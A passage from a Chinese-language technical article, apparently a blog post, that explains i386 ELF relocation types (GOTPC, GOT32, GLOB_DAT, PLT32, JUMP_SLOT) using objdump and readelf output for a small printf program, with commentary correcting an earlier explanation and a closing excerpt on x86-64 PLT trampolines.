 8048408:       85 c0                   test   %eax,%eax
 804840a:       74 1a                   je     8048426 <__do_global_dtors_aux+0x36>
 804840c:       8d 74 26 00             lea    0x0(%esi,1),%esi
 8048410:       8d 42 04                lea    0x4(%edx),%eax
 8048413:       a3 94 95 04 08          mov    %eax,0x8049594
 8048418:       ff 12                   call   *(%edx)
 804841a:       8b 15 94 95 04 08       mov    0x8049594,%edx
 8048420:       8b 0a                   mov    (%edx),%ecx
 8048422:       85 c9                   test   %ecx,%ecx
 8048424:       75 ea                   jne    8048410 <__do_global_dtors_aux+0x20>
```

```
 8048426:       b8 5c 83 04 08          mov    $0x804835c,%eax
 804842b:       85 c0                   test   %eax,%eax
 804842d:       74 10                   je     804843f <__do_global_dtors_aux+0x4f>
 804842f:       83 ec 0c                sub    $0xc,%esp
 8048432:       68 a4 95 04 08          push   $0x80495a4
 8048437:       e8 20 ff ff ff          call   804835c <_init+0x38>
 804843c:       83 c4 10                add    $0x10,%esp
 804843f:       b8 01 00 00 00          mov    $0x1,%eax
 8048444:       a3 98 95 04 08          mov    %eax,0x8049598
 8048449:       89 ec                   mov    %ebp,%esp
 804844b:       5d                      pop    %ebp
 804844c:       c3                      ret
 804844d:       8d 76 00                lea    0x0(%esi),%esi

08048450 <fini_dummy>:
 8048450:       55                      push   %ebp
 8048451:       89 e5                   mov    %esp,%ebp
 8048453:       83 ec 08                sub    $0x8,%esp
 8048456:       89 ec                   mov    %ebp,%esp
 8048458:       5d                      pop    %ebp
 8048459:       c3                      ret
 804845a:       8d b6 00 00 00 00       lea    0x0(%esi),%esi

08048460 <frame_dummy>:
 8048460:       55                      push   %ebp
 8048461:       b8 4c 83 04 08          mov    $0x804834c,%eax
 8048466:       89 e5                   mov    %esp,%ebp
 8048468:       83 ec 08                sub    $0x8,%esp
 804846b:       85 c0                   test   %eax,%eax
```

```
 804846d:       74 15                   je     8048484 <frame_dummy+0x24>
 804846f:       83 ec 08                sub    $0x8,%esp
 8048472:       68 ac 96 04 08          push   $0x80496ac
 8048477:       68 a4 95 04 08          push   $0x80495a4
 804847c:       e8 cb fe ff ff          call   804834c <_init+0x28>
 8048481:       83 c4 10                add    $0x10,%esp
 8048484:       89 ec                   mov    %ebp,%esp
 8048486:       5d                      pop    %ebp
 8048487:       c3                      ret
 8048488:       90                      nop
 8048489:       8d b4 26 00 00 00 00    lea    0x0(%esi,1),%esi

08048490 <init_dummy>:
 8048490:       55                      push   %ebp
 8048491:       89 e5                   mov    %esp,%ebp
 8048493:       83 ec 08                sub    $0x8,%esp
 8048496:       89 ec                   mov    %ebp,%esp
 8048498:       5d                      pop    %ebp
 8048499:       c3                      ret
 804849a:       8d b6 00 00 00 00       lea    0x0(%esi),%esi

080484a0 <f>:
 80484a0:       55                      push   %ebp
 80484a1:       89 e5                   mov    %esp,%ebp
 80484a3:       53                      push   %ebx
 80484a4:       83 ec 04                sub    $0x4,%esp
 80484a7:       e8 00 00 00 00          call   80484ac <f+0xc>
 80484ac:       5b                      pop    %ebx
 80484ad:       81 c3 0c 11 00 00       add    $0x110c,%ebx
```

```
 80484b3:       83 ec 0c                sub    $0xc,%esp
 80484b6:       8b 83 24 00 00 00       mov    0x24(%ebx),%eax
 80484bc:       ff 30                   pushl  (%eax)
 80484be:       e8 b9 fe ff ff          call   804837c <_init+0x58>
 80484c3:       83 c4 10                add    $0x10,%esp
 80484c6:       8b 5d fc                mov    0xfffffffc(%ebp),%ebx
 80484c9:       c9                      leave
 80484ca:       c3                      ret
 80484cb:       90                      nop

080484cc <g>:
 80484cc:       55                      push   %ebp
 80484cd:       89 e5                   mov    %esp,%ebp
 80484cf:       53                      push   %ebx
 80484d0:       83 ec 04                sub    $0x4,%esp
 80484d3:       e8 00 00 00 00          call   80484d8 <g+0xc>
 80484d8:       5b                      pop    %ebx
 80484d9:       81 c3 e0 10 00 00       add    $0x10e0,%ebx
 80484df:       83 ec 0c                sub    $0xc,%esp
 80484e2:       8b 83 20 00 00 00       mov    0x20(%ebx),%eax
 80484e8:       ff 30                   pushl  (%eax)
 80484ea:       e8 8d fe ff ff          call   804837c <_init+0x58>
 80484ef:       83 c4 10                add    $0x10,%esp
 80484f2:       8b 5d fc                mov    0xfffffffc(%ebp),%ebx
 80484f5:       c9                      leave
 80484f6:       c3                      ret
 80484f7:       90                      nop
```

```
080484f8 <main>:
 80484f8:       55                      push   %ebp
 80484f9:       89 e5                   mov    %esp,%ebp
 80484fb:       83 ec 08                sub    $0x8,%esp
 80484fe:       e8 9d ff ff ff          call   80484a0 <f>
 8048503:       e8 c4 ff ff ff          call   80484cc <g>
 8048508:       b8 00 00 00 00          mov    $0x0,%eax
 804850d:       c9                      leave
 804850e:       c3                      ret
 804850f:       90                      nop

08048510 <__do_global_ctors_aux>:
 8048510:       55                      push   %ebp
 8048511:       89 e5                   mov    %esp,%ebp
 8048513:       53                      push   %ebx
 8048514:       83 ec 04                sub    $0x4,%esp
 8048517:       a1 a8 95 04 08          mov    0x80495a8,%eax
 804851c:       bb a8 95 04 08          mov    $0x80495a8,%ebx
 8048521:       83 f8 ff                cmp    $0xffffffff,%eax
 8048524:       74 16                   je     804853c <__do_global_ctors_aux+0x2c>
 8048526:       8d 76 00                lea    0x0(%esi),%esi
 8048529:       8d bc 27 00 00 00 00    lea    0x0(%edi,1),%edi
 8048530:       83 eb 04                sub    $0x4,%ebx
 8048533:       ff d0                   call   *%eax
 8048535:       8b 03                   mov    (%ebx),%eax
 8048537:       83 f8 ff                cmp    $0xffffffff,%eax
 804853a:       75 f4                   jne    8048530 <__do_global_ctors_aux+0x20>
 804853c:       58                      pop    %eax
 804853d:       5b                      pop    %ebx
```

```
 804853e:       5d                      pop    %ebp
 804853f:       c3                      ret

08048540 <init_dummy>:
 8048540:       55                      push   %ebp
 8048541:       89 e5                   mov    %esp,%ebp
 8048543:       83 ec 08                sub    $0x8,%esp
 8048546:       89 ec                   mov    %ebp,%esp
 8048548:       5d                      pop    %ebp
 8048549:       c3                      ret
 804854a:       8d b6 00 00 00 00       lea    0x0(%esi),%esi
[root@proxy ~/3]# readelf -a 4
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x80483a0
  Start of program headers:          52 (bytes into file)
  Start of section headers:          10948 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         6
```

Size of section headers: 40 (bytes)

Number of section headers: 30

Section header string table index: 27

Section Headers:

[Nr] Name Type Addr Off Size ES Flg Lk Inf Al

[0] NULL 00000000 000000 000000 00 0 0 0

[1] .interp PROGBITS 080480f4 0000f4 000013 00 A 0 0 1

[2] .note.ABI-tag NOTE 08048108 000108 000020 00 A 0 0 4

[3] .hash HASH 08048128 000128 00003c 04 A 4 0 4

[4] .dynsym DYNSYM 08048164 000164 0000a0 10 A 5 1 4

[5] .dynstr STRTAB 08048204 000204 000099 00 A 0 0 1

[6] .gnu.version VERSYM 0804829e 00029e 000014 02 A 4 0 2

[7] .gnu.version_r VERNEED 080482b4 0002b4 000030 00 A 5 1 4

[8] .rel.dyn REL 080482e4 0002e4 000018 08 A 4 0 4

[9] .rel.plt REL 080482fc 0002fc 000028 08 A 4 b 4

[10] .init PROGBITS 08048324 000324 000018 00 AX 0 0 4

[11] .plt PROGBITS 0804833c 00033c 000060 04 AX 0 0 4

[12] .text PROGBITS 080483a0 0003a0 0001b0 00 AX 0 0 16

[13] .fini PROGBITS 08048550 000550 00001e 00 AX 0 0 4

[14] .rodata PROGBITS 08048570 000570 00001b 00 A 0 0 4

[15] .data PROGBITS 0804958c 00058c 000018 00 WA 0 0 4

[16] .eh_frame PROGBITS 080495a4 0005a4 000004 00 WA 0 0 4

[17] .ctors PROGBITS 080495a8 0005a8 000008 00 WA 0 0 4

[18] .dtors PROGBITS 080495b0 0005b0 000008 00 WA 0 0 4

[19] .got PROGBITS 080495b8 0005b8 00002c 04 WA 0 0 4

[20] .dynamic DYNAMIC 080495e4 0005e4 0000c8 08 WA 5 0 4

[21] .sbss PROGBITS 080496ac 0006ac 000000 00 W 0 0 1

[22] .bss NOBITS 080496ac 0006ac 000018 00 WA 0 0 4

```
  [23] .stab             PROGBITS        00000000 0006ac 0007a4 0c      24   0   4
  [24] .stabstr          STRTAB          00000000 000e50 001983 00       0   0   1
  [25] .comment          PROGBITS        00000000 0027d3 00017a 00       0   0   1
  [26] .note             NOTE            00000000 00294d 00008c 00       0   0   1
  [27] .shstrtab         STRTAB          00000000 0029d9 0000e9 00       0   0   1
  [28] .symtab           SYMTAB          00000000 002f74 000540 10      29  3d   4
  [29] .strtab           STRTAB          00000000 0034b4 000234 00       0   0   1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

Program Headers:
  Type           Offset    VirtAddr    PhysAddr    FileSiz MemSiz   Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x000c0 0x000c0 R E 0x4
  INTERP         0x0000f4 0x080480f4 0x080480f4 0x00013 0x00013 R   0x1
    [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x0058b 0x0058b R E 0x1000
  LOAD           0x00058c 0x0804958c 0x0804958c 0x00120 0x00138 RW  0x1000
  DYNAMIC        0x0005e4 0x080495e4 0x080495e4 0x000c8 0x000c8 RW  0x4
  NOTE           0x000108 0x08048108 0x08048108 0x00020 0x00020 R   0x4

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .hash .dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata
   03     .data .eh_frame .ctors .dtors .got .dynamic .bss
```

```
   04     .dynamic
   05     .note.ABI-tag

Dynamic segment at offset 0x5e4 contains 20 entries:
  Tag        Type                         Name/Value
 0x00000001 (NEEDED)                     Shared library: [libc.so.6]
 0x0000000c (INIT)                       0x8048324
 0x0000000d (FINI)                       0x8048550
 0x00000004 (HASH)                       0x8048128
 0x00000005 (STRTAB)                     0x8048204
 0x00000006 (SYMTAB)                     0x8048164
 0x0000000a (STRSZ)                      131 (bytes)
 0x0000000b (SYMENT)                     16 (bytes)
 0x00000015 (DEBUG)                      0x0
 0x00000003 (PLTGOT)                     0x80495b8
 0x00000002 (PLTRELSZ)                   40 (bytes)
 0x00000014 (PLTREL)                     REL
 0x00000017 (JMPREL)                     0x80482fc
 0x00000011 (REL)                        0x80482e4
 0x00000012 (RELSZ)                      24 (bytes)
 0x00000013 (RELENT)                     8 (bytes)
 0x6ffffffe (VERNEED)                    0x80482b4
 0x6fffffff (VERNEEDNUM)                 1
 0x6ffffff0 (VERSYM)                     0x804829e
 0x00000000 (NULL)                       0x0

Relocation section '.rel.dyn' at offset 0x2e4 contains 3 entries:
  Offset     Info    Type            Symbol's Value  Symbol's Name
 080495d8  00106 R_386_GLOB_DAT      080495a0   t
```

```
080495dc  00606 R_386_GLOB_DAT    0804959c   s
080495e0  00906 R_386_GLOB_DAT    00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x2fc contains 5 entries:
 Offset     Info    Type            Symbol's Value  Symbol's Name
080495c4  00207 R_386_JUMP_SLOT   0804834c   __register_frame_info
080495c8  00307 R_386_JUMP_SLOT   0804835c   __deregister_frame_info
080495cc  00407 R_386_JUMP_SLOT   0804836c   __libc_start_main
080495d0  00507 R_386_JUMP_SLOT   0804837c   printf
080495d4  00707 R_386_JUMP_SLOT   0804838c   __cxa_finalize

There are no unwind sections in this file.

Symbol table '.dynsym' contains 10 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 080495a0     4 OBJECT  GLOBAL DEFAULT   15 t
     2: 0804834c   129 FUNC    WEAK   DEFAULT  UND __register_frame_info@GLIBC_2.0 (2)
     3: 0804835c   172 FUNC    WEAK   DEFAULT  UND __deregister_frame_info@GLIBC_2.0 (2)
     4: 0804836c   202 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.0 (2)
     5: 0804837c    50 FUNC    GLOBAL DEFAULT  UND printf@GLIBC_2.0 (2)
     6: 0804959c     4 OBJECT  GLOBAL DEFAULT   15 s
     7: 0804838c   157 FUNC    WEAK   DEFAULT  UND __cxa_finalize@GLIBC_2.1.3 (3)
     8: 08048574     4 OBJECT  GLOBAL DEFAULT   14 _IO_stdin_used
     9: 00000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__

Symbol table '.symtab' contains 84 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
```

```
 1: 080480f4     0 SECTION LOCAL   DEFAULT     1
 2: 08048108     0 SECTION LOCAL   DEFAULT     2
 3: 08048128     0 SECTION LOCAL   DEFAULT     3
 4: 08048164     0 SECTION LOCAL   DEFAULT     4
 5: 08048204     0 SECTION LOCAL   DEFAULT     5
 6: 0804829e     0 SECTION LOCAL   DEFAULT     6
 7: 080482b4     0 SECTION LOCAL   DEFAULT     7
 8: 080482e4     0 SECTION LOCAL   DEFAULT     8
 9: 080482fc     0 SECTION LOCAL   DEFAULT     9
10: 08048324     0 SECTION LOCAL   DEFAULT    10
11: 0804833c     0 SECTION LOCAL   DEFAULT    11
12: 080483a0     0 SECTION LOCAL   DEFAULT    12
13: 08048550     0 SECTION LOCAL   DEFAULT    13
14: 08048570     0 SECTION LOCAL   DEFAULT    14
15: 0804958c     0 SECTION LOCAL   DEFAULT    15
16: 080495a4     0 SECTION LOCAL   DEFAULT    16
17: 080495a8     0 SECTION LOCAL   DEFAULT    17
18: 080495b0     0 SECTION LOCAL   DEFAULT    18
19: 080495b8     0 SECTION LOCAL   DEFAULT    19
20: 080495e4     0 SECTION LOCAL   DEFAULT    20
21: 080496ac     0 SECTION LOCAL   DEFAULT    21
22: 080496ac     0 SECTION LOCAL   DEFAULT    22
23: 00000000     0 SECTION LOCAL   DEFAULT    23
24: 00000000     0 SECTION LOCAL   DEFAULT    24
25: 00000000     0 SECTION LOCAL   DEFAULT    25
26: 00000000     0 SECTION LOCAL   DEFAULT    26
27: 00000000     0 SECTION LOCAL   DEFAULT    27
28: 00000000     0 SECTION LOCAL   DEFAULT    28
29: 00000000     0 SECTION LOCAL   DEFAULT    29
```

30: 00000000 0 FILE LOCAL DEFAULT ABS initfini.c
31: 080483c4 0 NOTYPE LOCAL DEFAULT 12 gcc2_compiled.
32: 080483c4 0 FUNC LOCAL DEFAULT 12 call_gmon_start
33: 00000000 0 FILE LOCAL DEFAULT ABS init.c
34: 00000000 0 FILE LOCAL DEFAULT ABS crtstuff.c
35: 080483f0 0 NOTYPE LOCAL DEFAULT 12 gcc2_compiled.
36: 08049594 0 OBJECT LOCAL DEFAULT 15 p.0
37: 080495b0 0 OBJECT LOCAL DEFAULT 18 __DTOR_LIST__
38: 08049598 0 OBJECT LOCAL DEFAULT 15 completed.1
39: 080483f0 0 FUNC LOCAL DEFAULT 12 __do_global_dtors_aux
40: 080495a4 0 OBJECT LOCAL DEFAULT 16 __EH_FRAME_BEGIN__
41: 08048450 0 FUNC LOCAL DEFAULT 12 fini_dummy
42: 080496ac 24 OBJECT LOCAL DEFAULT 22 object.2
43: 08048460 0 FUNC LOCAL DEFAULT 12 frame_dummy
44: 08048490 0 FUNC LOCAL DEFAULT 12 init_dummy
45: 0804959c 0 OBJECT LOCAL DEFAULT 15 force_to_data
46: 080495a8 0 OBJECT LOCAL DEFAULT 17 __CTOR_LIST__
47: 00000000 0 FILE LOCAL DEFAULT ABS crtstuff.c
48: 08048510 0 NOTYPE LOCAL DEFAULT 12 gcc2_compiled.
49: 08048510 0 FUNC LOCAL DEFAULT 12 __do_global_ctors_aux
50: 080495ac 0 OBJECT LOCAL DEFAULT 17 __CTOR_END__
51: 08048540 0 FUNC LOCAL DEFAULT 12 init_dummy
52: 080495a4 0 OBJECT LOCAL DEFAULT 15 force_to_data
53: 080495b4 0 OBJECT LOCAL DEFAULT 18 __DTOR_END__
54: 080495a4 0 OBJECT LOCAL DEFAULT 16 __FRAME_END__
55: 00000000 0 FILE LOCAL DEFAULT ABS initfini.c
56: 08048550 0 NOTYPE LOCAL DEFAULT 12 gcc2_compiled.
57: 00000000 0 FILE LOCAL DEFAULT ABS 1.c
58: 080484a0 0 NOTYPE LOCAL DEFAULT 12 gcc2_compiled.

59: 00000000 0 FILE LOCAL DEFAULT ABS 3.c
60: 080484f8 0 NOTYPE LOCAL DEFAULT 12 gcc2_compiled.
61: 080495a0 4 OBJECT GLOBAL DEFAULT 15 t
62: 080495e4 0 OBJECT GLOBAL DEFAULT 20 _DYNAMIC
63: 080484a0 43 FUNC GLOBAL DEFAULT 12 f
64: 0804834c 129 FUNC WEAK DEFAULT UND __register_frame_info@@GLIBC_2.0
65: 08048570 4 NOTYPE GLOBAL DEFAULT 14 _fp_hw
66: 080484cc 43 FUNC GLOBAL DEFAULT 12 g
67: 08048324 0 FUNC GLOBAL DEFAULT 10 _init
68: 0804835c 172 FUNC WEAK DEFAULT UND __deregister_frame_info@@GLIBC_2.0
69: 080483a0 0 FUNC GLOBAL DEFAULT 12 _start
70: 080496ac 0 OBJECT GLOBAL DEFAULT ABS __bss_start
71: 080484f8 23 FUNC GLOBAL DEFAULT 12 main
72: 0804836c 202 FUNC GLOBAL DEFAULT UND __libc_start_main@@GLIBC_2.0
73: 0804958c 0 NOTYPE WEAK DEFAULT 15 data_start
74: 0804837c 50 FUNC GLOBAL DEFAULT UND printf@@GLIBC_2.0
75: 08048550 0 FUNC GLOBAL DEFAULT 13 _fini
76: 0804959c 4 OBJECT GLOBAL DEFAULT 15 s
77: 0804838c 157 FUNC WEAK DEFAULT UND __cxa_finalize@@GLIBC_2.1.3
78: 080496ac 0 OBJECT GLOBAL DEFAULT ABS _edata
79: 080495b8 0 OBJECT GLOBAL DEFAULT 19 _GLOBAL_OFFSET_TABLE_
80: 080496c4 0 OBJECT GLOBAL DEFAULT ABS _end
81: 08048574 4 OBJECT GLOBAL DEFAULT 14 _IO_stdin_used
82: 0804958c 0 NOTYPE GLOBAL DEFAULT 15 __data_start
83: 00000000 0 NOTYPE WEAK DEFAULT UND __gmon_start__

Histogram for bucket list length (total of 3 buckets):
Length Number % of total Coverage
0 0 (0.0%)

```
  1   1         ( 33.3%)     11.1%
  2   0         (  0.0%)     11.1%
  3   0         (  0.0%)     11.1%
  4   2         ( 66.7%)    100.0%

Version symbols section '.gnu.version' contains 10 entries:
 Addr: 000000000804829e   Offset: 0x00029e   Link: 4 (.dynsym)
  000:   0 (*local*)       1 (*global*)      2 (GLIBC_2.0)     2 (GLIBC_2.0)
  004:   2 (GLIBC_2.0)     2 (GLIBC_2.0)     1 (*global*)      3 (GLIBC_2.1.3)
  008:   1 (*global*)      0 (*local*)

Version needs section '.gnu.version_r' contains 1 entries:
 Addr: 0x00000000080482b4   Offset: 0x0002b4   Link to section: 5 (.dynstr)
  000000: Version: 1   File: libc.so.6   Cnt: 2
  0x0010: Name: GLIBC_2.1.3   Flags: none   Version: 3
  0x0020: Name: GLIBC_2.0   Flags: none   Version: 2
```

本节分析开始处:

R_386_GOTPC

[评]=>通常是_GLOBAL_OFFSET_TABLE_.

看看第一个重定位符号的重定位信息(此处是引用 s@GOT 的汇编指令)

在汇编源文件中:

```
        call    .L3 //.L3 地址压栈
.L3:
        popl    %ebx //.L3 地址弹到 ebx 中
        addl    $_GLOBAL_OFFSET_TABLE_+[.-.L3], %ebx //计算 got 的地址到 ebx 中

        subl    $12, %esp
        movl    s@GOT(%ebx), %eax
```

[评]=>

在此处直接解释这段汇编代码的意义，列在此处,后面能更方便说明原文的错误.

首先 call/popl 组合是得到运行时.L3 标号的 PC 值，这是自定位程序典型的汇编代码使用技巧;

而[.-.L3]是编译时当前指令和.L3 的偏移，此处是 popl 指令的长度,为 1;

$_GLOBAL_OFFSET_TABLE_符号的意义是当前指令到 GOT 表的偏移，此处是 addl 指令到 GOT 的偏移，生成目标文件时没有 GOT，这个是需要链接时才能确定的;

所以$_GLOBAL_OFFSET_TABLE_加上[.-.L3]构成[.L3]即 popl 指令到 GOT 的偏移，而加上运行时[.L3]的 PC 即得到运行时 GOT 的地址.

在目标文件中:

```
  7:    e8 00 00 00 00          call    c <f+0xc>
  c:    5b                      pop     %ebx
  d:    81 c3 03 00 00 00       add     $0x3, %ebx

 13:    83 ec 0c                sub     $0xc,%esp
 16:    8b 83 00 00 00 00       mov     0x0(%ebx),%eax
```

[评]=>

此处 add 指令中的 3 是重定位时的 Addent，当然并不是[.-.L3]，而是重定位 Offset 运行时的地址与%ebx 的偏差，是编译器做为 Addent 记录在这儿，并不是编译时 $_GLOBAL_OFFSET_TABLE_+[.-.L3]的值，因为编译目标文件时还没有 GOT, $_GLOBAL_OFFSET_TABLE_符号还根本没有意义．此处先解释到这个程度．

.rel.text 中的项:

0000000f 00c0a R_386_GOTPC 00000000 _GLOBAL_OFFSET_TABLE_

在链接生成的可执行文件中:

查看 ld 后的结果 4.out.txt 中的.got section, got 地址是 080495b8

[19] .got PROGBITS 080495b8 0005b8 00002c 04 WA 0 0 4

```
80484a7:    e8 00 00 00 00          call   80484ac <f+0xc>
80484ac:    5b                      pop    %ebx          ; ebx<=0x80484ac
80484ad:    81 c3 0c 11 00 00       add    $0x110c,%ebx ; ebx 为 got 地址
80484b3:    83 ec 0c                sub    $0xc,%esp
80484b6:    8b 83 24 00 00 00       mov    0x24(%ebx),%eax
80484bc:    ff 30                   pushl  (%eax)
```

执行 pop %ebx,ebx 中的值为 80484ac

执行 add $0x110c,%ebx 后，ebx 中的值是 80495B8,正是 got 的地址

那么 0x110c 是怎么来的呢？

0x110c-3=0x1109,修正处的偏移是 0x80484af,0x80484af+0x1109=0x80495b8,正是.got 地址(0x80495b8) 所以 0x110c=0x80495b8-0x0x80484af+3,即修正值为 got-Offset+[.-.L3].

因此 R_386_GOTPC 的重定位方法是:

指示连接器将 GOT 的地址和 Offset 的差加上原值写入 Offset 处。
前面的[.-.L3]=3,即 5b 81 c3 这几个字节的长度，因此[.-.L3]代表指令中操作数所在地址和.L3 差值,而一般的.代表指令的地址.

[评]=>

上面的一段中是有错误的，首先(.-.L3)的值是 1 而不是 3! 在汇编中,‘.’总是指当前汇编指令的 PC 值，而绝对不会是操作数的偏移.

上面中描述中 0x110c=0x80495b8-0x0x80484af+3 和指示连接器将 GOT 的地址和 Offset 的差加上原值写入 Offset 处，是正确的；但是其余的却不对. 正确的对于重定位类型为 R_386_GOTPC 的修正是 GOT+A-P; 其中 GOT 为 GOT 基址, A 为 Addent, P 为 Offset 偏移.

此处使用 Addent 和 Offset 可以精确地得到[.L3]的地址，而将 Addent 由编译器记录在 Offset 处，链接时直接使用而不需要再繁琐地根据不同指令不同指令操作码长度进行修正，比如 leal $_GLOBAL_OFFSET_TABLE_+[.-.L3], %eax 指令的操作码可能是 1 字节，那么此时 Addent 就是 2，这样就避免了链接时查看指令，而链接时需要查看指令不仅仅是没有效率，在非执行时查看指令的设计(调试器除外)是相当拙劣的!

R_386_GOT32 和 R_386_GLOB_DAT

R_386_GOT32 This relocation type computes the distance from the base of the global offset table to the symbol’s global offset table entry. It additionally instructs the link editor to build a global offset table.

在目标文件中:

```
    movl    s@GOT(%ebx), %eax
   pushl   (%eax)

 16:   8b 83 00 00 00 00       mov    0x0(%ebx),%eax
 1c:   ff 30                   pushl  (%eax)
```

.rel.text 项

00000018 00903 R_386_GOT32 00000000 s

查看 ld 后的结果 4.out.txt 中

80484b6: 8b 83 24 00 00 00 mov 0x24(%ebx),%eax

80484bc: ff 30 pushl (%eax)

got+0x24=0x80495DC

[评]=>

使用 GOT 访问全局符号; 这样, 在访问 GOT 之前的代码都是位置无关的代码! 无需再多言.

[root@proxy ~/3]# objdump -sj .got 4

4: file format elf32-i386

Contents of section .got:

80495b8 e4950408 00000000 00000000 52830408 ....R...

80495c8 62830408 72830408 82830408 92830408 b...r.....

80495d8 00000000 00000000 00000000 ....

可见该地址在 got 中(即 GOT+s@GOT)，这里该地址的值为全 0. 关于 R_386_GOT32 就此结束

下面看 R_386_GLOB_DAT.

查看 4.out.txt 的重定位节(exe/out 和 so 文件中只有.rel.dyn 和.rel.plt 了).

.rel.dyn 项:

080495dc 00606 R_386_GLOB_DAT 0804959c s

重定位 P 处(r_offset 计算出)0x080495dc(即 GOT+s@GOT)处的值为 0x0804959c(即为变量 s 的地址), 应该在.data 中.

[评]=>

此项为.rel.got 项, 较新的编译器中已经没有了.rel.got 节区,对于全局变量的放在了.rel.dyn 中; 对于函数的放在了.rel.plt 中.

[评]=>

注意此时针对数据的重定位类型为 R_386_GLOB_DAT 的项, 在可执行文件或共享库文件中, 是在.rel.dyn 中; 与针对函数的重定位的 R_386_JUMP_SLOT 对比看.

ELF File Format 中, 针对 R_386_GLOB_DAT 重定位项计算方法是 S, 即 Symbol 地址直接写入 GOT.

下面与 R_386_GLOB_DAT 无关了, 即与变量的引用无关了; 再多追踪一点变量的值.

[root@proxy ~/3]# objdump -sj .data 4

4: file format elf32-i386

Contents of section .data:

804958c 00000000 00000000 b4950408 00000000 ....

804959c 78850408 86850408 x.....

值为 08045878, 即为变量 s 的值,应该指向.rodata

[root@proxy ~/3]# objdump -sj .rodata 4

4: file format elf32-i386

Contents of section .rodata:
8048570 03000000 01000200 68656c6c 6f20576f ....hello Wo
8048580 726c6421 0a006162 630a00   rld!..abc..

果然, 08045878 处的值就是字符串 hello world!

因此

R_386_GOT32 的重定位方法是: 指示连接器将符号在 GOT 中的地址和 GOT 的地址差值写入 Offset 处。
R_386_GLOB_DAT 的重定位方法是: 指示连接器将符号的值写入 Offset 处。

[评]=>

此处是分两个阶段的, 更精确地说:

R_386_GOT32 是指示 link editor 将符号在 GOT 中的地址和 GOT 的地址差值写入 Offset 处。
R_386_GLOB_DAT 是指示 dynamic linker 动态解析变量符号的地址写入 Offset 处, 该 Offset 处为变量对应的 GOT 项处。

R_386_PLT32

R_386_PLT32 This relocation type computes the address of the symbol’s procedure linkage table entry and additionally instructs the link editor to build a procedure linkage table.

在目标文件中:

```
    call    printf@PLT
1e: e8 fc ff ff ff      call    1f <f+0x1f>
```

.rel.text 项:

0000001f 00d04 R_386_PLT32 00000000 printf

在可执行文件中，查看 4.out.txt

80484be: e8 b9 fe ff ff call 804837c <_init+0x58>

填入的值是 0xfffffeb9,相对跳转,为 0x804837c 处,在.plt 节中

[root@proxy ~/3]# objdump -dj .plt 4

4: file format elf32-i386

Disassembly of section .plt:

0804833c <.plt>:

804833c: ff 35 bc 95 04 08 pushl 0x80495bc

8048342: ff 25 c0 95 04 08 jmp *0x80495c0

8048348: 00 00 add %al,(%eax)

804834a: 00 00 add %al,(%eax)

804834c: ff 25 c4 95 04 08 jmp *0x80495c4

8048352: 68 00 00 00 00 push $0x0

8048357: e9 e0 ff ff ff jmp 804833c <_init+0x18>

804835c: ff 25 c8 95 04 08 jmp *0x80495c8

8048362: 68 08 00 00 00 push $0x8

8048367: e9 d0 ff ff ff jmp 804833c <_init+0x18>

804836c: ff 25 cc 95 04 08 jmp *0x80495cc

8048372: 68 10 00 00 00 push $0x10

8048377: e9 c0 ff ff ff jmp 804833c <_init+0x18>

804837c: ff 25 d0 95 04 08 jmp *0x80495d0 //<<指向这里

8048382: 68 18 00 00 00 push $0x18

8048387: e9 b0 ff ff ff jmp 804833c <_init+0x18>

804838c: ff 25 d4 95 04 08 jmp *0x80495d4

8048392: 68 20 00 00 00 push $0x20

8048397: e9 a0 ff ff ff jmp 804833c <_init+0x18>

说明 R_386_PLT32 的重定位方法是: 将符号在.plt 节中的地址和 Offset 差值还要加 Addent 填入 Offset(此处是.text 中引用函数符号的地方, 由 PLT 实现位置无关).

R_386_JUMP_SLOT 用于函数，执行时重定位; [从第三节挪到此处]

应该修正为符号的实际值 S(例如函数 f 的地址)

.rela.plt--This relocation table is similar to the one in .rela.dyn section; the difference is this one is for functions, not variables.

The relocation type of entries in this table is R_386_JMP_SLOT or R_X86_64_JUMP_SLOT and the "offset" refers to memory addresses which are inside .got.plt section.

Simply put, this table holds information to relocate entries in .got.plt section.

.plt section

This section contains trampolines for functions defined in dynamic libraries. A sample disassembly (run the command objdump -M intel -dj .plt a.out) will show the following:

4003c0 <printf@plt-0x10>:

4003c0: push QWORD PTR [RIP+0x2004d2] # 600898 <_GLOBAL_OFFSET_TABLE_+0x8>

```
   4003c6: jmp       QWORD PTR [RIP+0x2004d4]             # 6008a0 <_GLOBAL_OFFSET_TABLE_+0x10>
   4003cc: nop       DWORD PTR [RAX+0x0]
```

```
4003d0 <printf@plt>:
   4003d0: jmp       QWORD PTR [RIP+0x2004d2]             # 6008a8 <_GLOBAL_OFFSET_TABLE_+0x18>
   4003d6: push     0
   4003db: jmp       4003c0 <printf@plt-0x10>
```

```
4003e0 <__libc_start_main@plt>:
   4003e0: jmp       QWORD PTR [RIP+0x2004ca]             # 6008b0 <_GLOBAL_OFFSET_TABLE_+0x20>
   4003e6: push     1
   4003eb: jmp       4003c0 <printf@plt-0x10>
```

The _GLOBAL_OFFSET_TABLE_ (labeled as R_X86_64_JUMP_SLOT and starts at address 0x600890) is located in .got.plt section (to see this, run the command objdump -h a.out |grep -A 1 600890 or the command readelf -r a.out) The data in .got.plt section look like the following during runtime (use gdb to see them)

```
(gdb) b *0x4003d0
```

```
(gdb) run

(gdb) x/6a 0x600890

